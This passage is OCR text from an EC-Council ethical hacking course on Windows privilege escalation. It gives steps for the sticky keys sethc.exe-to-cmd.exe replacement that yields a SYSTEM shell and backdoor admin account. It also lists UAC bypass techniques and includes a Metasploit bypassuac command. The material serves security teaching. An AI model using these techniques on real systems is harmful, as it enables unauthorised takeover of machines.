



Figure 6.114: Screenshot showing the output of showmount

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Windows Sticky Keys

In Windows, the sticky keys feature allows users to use a combination of keys including Ctrl, Alt, and Shift instead of pressing three keys simultaneously. Attackers exploit this feature to perform privilege escalation. After gaining access to a remote system, attackers escalate privileges by simply altering the file associated with the sticky keys feature and pressing the Shift key 5 times in fast succession once the system has been booted.

To perform this attack, an attacker must copy the file **`sethc.exe`** at the location **`%systemroot%\system32`** to a different location. Next, they must copy **`cmd.exe`** to the same location. Now, when the attacker restarts the system and hits the Shift key 5 times, a Command Prompt window opens with system-level access. Further, the attacker can retain backdoor access by simply creating a new local administrator account.




Figure 6.115: Screenshot of the Windows sticky keys feature

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.116: Screenshot showing system-level access in Command Prompt achieved using sticky keys


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Bypassing User Account Control (UAC)


- When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to **gain system-level access**
- In a Windows environment, even if the **UAC protection level** is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification

Techniques to Bypass UAC Using Metasploit

Bypassing UAC Protection




Bypassing UAC Protection via Memory Injection




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Bypassing User Account Control (UAC) (Cont'd)

Bypassing UAC Protection Through FodHelper Registry Key



Bypassing UAC Protection Through Eventvwr Registry Key



Bypassing UAC Protection via Memory Injection

Bypassing UAC Protection Through COM Handler Hijacking

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Bypassing User Account Control (UAC)

When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to gain system-level access. To achieve this, attackers first lure the victim into accepting and running a specific file crafted by them.

In a Windows environment, even if the UAC protection level is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Alternatively, attackers may inject malware into a trusted process to gain high-level privileges without any notification to the user.

Techniques to Bypass UAC Using Metasploit

- **Bypassing UAC Protection**

  Attackers use the **bypassuac** Metasploit exploit to bypass UAC security through process injection. It generates another session or shell without a UAC flag. After gaining shell access, attackers execute the **getsystem** and **getuid** commands to retrieve the privileges of system authority.

  msf > use exploit/windows/local/bypassuac

